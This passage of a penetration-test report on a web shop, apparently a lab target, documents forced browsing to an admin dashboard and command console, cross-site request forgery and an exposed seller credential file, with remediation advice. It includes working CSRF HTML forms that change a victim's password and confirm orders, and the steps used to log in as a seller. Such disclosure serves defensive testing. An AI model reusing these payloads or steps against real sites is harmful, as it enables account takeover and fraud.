
# Observation

- As a customer, Login to your account.
- Now, forcefully type in the url for going to the admin dashboard [http:// 13.234.204.247 /admin31/dashboard.php](http://13.234.204.247/admin31/dashboard.php) (you came to know about this url while testing vulnerabilities for Vulnerability Report No. 4, Rate Limiting Flaws).



## ➤ Proof of Concept – Admin dashboard access

- Here is the access to the complete admin dashboard just by entering its complete url.




The screenshot shows a web browser window with the address bar displaying '13.234.204.247/admin31/dashboard.php'. The page has a dark header with 'Lifestyle Store' on the left and 'Dashboard' and 'Logout' links on the right. The main content area is titled 'Admin Dashboard' and features a 'CONSOLE' button. Below this is the 'Add Product:' section, which contains a table with columns for No., Product Name, Product Description, Seller, Category, Image, Price, and an empty column. The table has one row with input fields for each column. The 'Seller' column has radio buttons for 'Chandan', 'Radhika', and 'Nandan'. The 'Category' column has radio buttons for 'T Shirt', 'Socks', and 'Shoes'. The 'Image' column has an 'UPLOAD' button. The 'Price' column has an input field. The empty column has an 'Add' button.

No.	Product Name	Product Description	Seller	Category	Image	Price	
	<input type="text"/>	<input type="text"/>	<input checked="" type="radio"/> Chandan <input type="radio"/> Radhika <input type="radio"/> Nandan	<input checked="" type="radio"/> T Shirt <input type="radio"/> Socks <input type="radio"/> Shoes	<input type="text"/> UPLOAD	<input type="text"/>	Add

## ➤ Proof of Concept – Admin console access

- Here is the access to the admin console just by entering its complete url.



The screenshot shows a web browser window with the address bar displaying `13.234.204.247/admin31/console.php`. The page has a dark header with "Lifestyle Store" on the left and "Dashboard" on the right. The main content area is light gray and contains the text "Admin Console" in the center. At the bottom, there is a "Command:" label, a text input field, and a "SUBMIT!" button.

13.234.204.247/admin31/console.php

Lifestyle Store Dashboard

Admin Console

Command:

SUBMIT!



# Business Impact – Severe

- Attacker can have all the admin privileges.
- He can edit all the items.
- He can execute any harmful command through console.

# Recommendation

- Server side security checks should be performed perfectly.
- Make the admin page url complicated so that it couldn't be guessed.

# References

- [https://owasp.org/www-community/attacks/Forced\\_browsing](https://owasp.org/www-community/attacks/Forced_browsing)
- <https://campus.barracuda.com/product/webapplicationfirewall/doc/42049348/forced-browsing-attack/>

# 18. Cross-Site Request Forgery

Cross-Site  
Request Forgery  
(Severe)


Below mentioned URLs are vulnerable to cross-site request forgery.

**Affected URLs :**

- [http://13.234.204.247/profile/change\\_password.php](http://13.234.204.247/profile/change_password.php)
- <http://13.234.204.247/cart/cart.php>

# Observation

- As a customer, Login to your account.
- Go to **My Profile** section and click on **Change Password** button, a change password page appears.
- Let's see if we can forge the request some how, let's try is by creating a HTML page.



The screenshot shows a web browser window with the address bar displaying '13.234.204.247/profile/change\_password.php'. The page has a dark header with 'Lifestyle Store' on the left and 'My Cart', 'My Profile', and 'My Orders' on the right. The main content area is light gray and features the title 'Change Password' in bold. Below the title are two input fields: 'New Password' and 'Confirm Password'. At the bottom of the form is a red button labeled 'UPDATE'.

13.234.204.247/profile/change\_password.php

Lifestyle Store My Cart My Profile My Orders

## Change Password


UPDATE

## ➤ Proof of Concept – Password changed successfully

- Now, make a HTML page to update/change your password.

```
<html>
  <head>
    <title> Update Password (CSRF)</title>
  </head>
  <body>
    <form name='change-password' id='change-password' method="POST" action="http://13.234.204.247/profile/change_password_submit.php">
      <input type='password' placeholder='New Password' name='password' id='password'>
      <input type="password" placeholder="Confirm Password" name='password_confirm' id="password_confirm">
      <button type='submit' class="btn btn-primary">Update</button>
    </form>
  </body>
</html>
```

- Type in a new set of password and click on **Update** button, upon clicking on it, we get a Success Message.



```
{"success":true,"successMessage":"Password updated succesfully."}
```

- Now, logout and try to login again with your new password, you will be logged in successfully.

# Observation

- As a customer, Login to your account.
- Shop any product and add it to your cart.
- Let's see if we can confirm this order without directly pressing on the **CONFIRM ORDER** button on this page, let's try it by creating a HTML page.

### Shopping Cart

S.No	Product	Price
1	Nike Basic Tshirt <a href="#">Remove</a>	499
	Total	499

#### Have a coupon?

Your coupon should look like UL\_6666

#### Shipping Details

hehe

hoho

#### Payment Mode

☒ Cash on delivery

## ➤ Proof of Concept – Order confirmed successfully

- Now, make a HTML page to confirm your order.

```
1  <html>
2  |   <head>
3  |   |   <title> Confirm Order (CSRF) </title>
4  |   </head>
5  |   <body>
6  |   |   <form method="POST" action="http://13.234.204.247/orders/confirm.php">
7  |   |   <input type='Submit' value='Confirm Order'>
8  |   </body>
9  </html>
```



## ➤ Proof of Concept – Order confirmed successfully

- Just click on **Confirm Order** button in our HTML page, and the order confirmation page will load in the same window.

Receipt	
Order Id: 3173B4EE7297	
PRODUCTS:	
Nike Basic Tshirt	INR 499
Total	INR 499
SHIPPING DETAILS:	
Name - hehe	
Email - huhu@gmail.com	
Phone - 9999999999	
Address - hoho	
PAYMENT MODE	
Cash on delivery	
Order placed on : 2023-07-26 13:50:32	
Status: DELIVERED	

# Business Impact – Severe

- Attacker can change the password by uploading phishing pages and take complete control of the user account and use it to plan further attacks on the company.
- Attacker can confirm the order without consent of user which in turn can lead to a huge loss for the company.

# Recommendation

- Use tokens and session cookies.
- Ask the user his password (temporary like OTP or permanent like login password) at every critical action like while deleting account, making a transaction, changing the password etc.
- Implement the concept of CSRF tokens which attach a unique hidden password to every user in every <form>. Read the documentation related to the programming language and framework being used by your website
- Check the referrer before carrying out actions. This means that any action on x.com should check that the HTTP referrer is `https://x.com/*` and nothing else like `https://x.com.hacker.com/*`

# References

- <https://owasp.org/www-community/attacks/csrf>
- [https://en.wikipedia.org/wiki/Cross-site\\_request\\_forgery](https://en.wikipedia.org/wiki/Cross-site_request_forgery)
- <https://portswigger.net/web-security/csrf>

# 19. Seller Account Access

Seller Account  
Access  
(Critical)


Below mentioned URL shows the seller accounts and passwords.

**Affected URL :**

- <http://13.234.204.247/userlist.txt>


# Observation

- Navigate to the website, at the homepage add **/userlist.txt** after the URL, the following page is opened.




## ➤ Proof of Concept - Attacker has the seller dashboard access

- On entering the credentials in the seller account we got from [http:// 13.234.204.247 /userlist.txt](http://13.234.204.247/userlist.txt), we have accessed the seller's dashboard.



The screenshot shows a web browser window with the address bar displaying `13.234.204.247/login/seller.php`. The page header includes the text "Lifestyle Store" on the left and "Blog" and "Forum" on the right. The main content area is titled "Seller Login" and contains a login form with two input fields: the first field contains the username "Radhika", and the second field contains masked characters (dots). Below the input fields is a red "Login" button.

# ➤ Proof of Concept





# Business Impact – Extremely High

- Attacker can access the seller dashboard and then can edit the product's name, image, and even the price of the products he/she is selling, which in turn can harm the seller's reputation and even the company might face losses for the same.

# Recommendation

- The developer should disable these confidential default pages which reveals the username and password of the sellers.

# References

- <https://www.indusface.com/blog/owasp-security-misconfiguration/>
- <https://hdivsecurity.com/owasp-security-misconfiguration>

# THANK YOU

For any further clarifications/patch assistance, please contact:

[Firstlyshiv@gmail.com](mailto:Firstlyshiv@gmail.com)